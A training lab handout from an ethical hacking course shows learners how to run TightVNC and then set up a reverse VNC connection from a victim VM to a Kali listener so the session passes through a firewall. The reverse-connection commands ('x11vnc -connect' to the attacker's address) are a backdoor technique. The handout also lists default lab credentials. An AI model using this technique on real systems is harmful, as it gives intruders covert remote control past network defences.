ETHICAL HACKING V2
LAB SERIES

Lab 16: VNC as a Backdoor

Document Version: 2020-08-24

Material in this Lab Aligns to the Following	
Books/Certifications	**Chapters/Modules/Objectives**
All-In-One CEH Chapters ISBN-13: 978-1260454550	2: Trojans and Other Attacks
EC-Council CEH v10 Domain Modules	7: Malware Threats 10: Denial-of-Service 11: Session Hijacking
CompTIA Pentest+ Objectives	3.5: Given a scenario, exploit local host vulnerabilities 3.7: Given a scenario, perform post-exploitation techniques 4.2: Compare and contrast various use cases of tools
CompTIA All-In-One PenTest+ Chapters ISBN-13: 978-1260135947	4: Vulnerability Scanning and Analysis 10: Attacking Local Host Vulnerabilities

Contents

Introduction


The ability to get through a firewall once a system is compromised is a skill used by both hackers and pen testers. Using the open source tool *TightVNC*, the lab will show how to create a reverse connection through the firewall.

Objective

In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks:

1. Using TightVNC
2. Reversing VNC Connection

Pod Topology




Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	**IP Address**	**Account** (if needed)	**Password** (if needed)
Kali Linux	192.168.9.2 192.168.0.2	root	toor
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
OpenSUSE	192.168.0.30	osboxes	osboxes.org

1 Using TightVNC

1. Click on the **OpenSUSE** tab.
2. Enter **osboxes** as the *username,* if it is not already populated.
3. Enter **osboxes.org** as the *password*. Press **Enter**.
4. Click on the **Terminal** icon in the lower-right.




5. In the *terminal* window, escalate to root privileges. Type the command below, followed by pressing the **Enter** key.

```
su
```

6. When prompted for a password, type **osboxes.org** and press **Enter**.


7. Type the command below, followed by pressing the **Enter** key.

```
vncserver :2
```



8. Enter the command below.

```
vncserver -list
```




9. Click on the **Kali** tab.


10. Click within the console window, and press **Enter** to display the login prompt.
11. Enter **`root`** as the *username*. Press **Tab**.
12. Enter **`toor`** as the *password*. Click **Log In**.
13. Open a new terminal, if it is not already opened, by clicking on the **Terminal** icon located at the top of the terminal.
14. Enter the command below.


```
vncviewer
```

15. A server window should appear. Enter **`192.168.0.30:5902`** and press **Enter.**



16. When prompted for a password, type **`osboxes.org`** and press **Enter**.




17. Notice a new window appears, close the window.

2 Reversing VNC Connection


1. Click on the **OpenSUSE** tab.
2. Using the *terminal*, type the command below, followed by pressing the **Enter** key.

```
vncserver –kill :2
```



3. Switch back to the **Kali** tab.
4. Using the *terminal*, enter the command below.

```
vncviewer –listen 0
```




5. Change focus to the **OpenSUSE** tab.
6. Using the *terminal*, navigate to the **/usr/bin** directory by entering the command below.

```
cd /usr/bin
```

7. Enter the command below.

```
./x11vnc –connect 192.168.9.2:5500
```



8. Change focus to the **Kali** tab. Notice a reverse connection with the listener outside the firewall and the victim inside connecting out instead of the other way around.
9. You may now end your reservation.

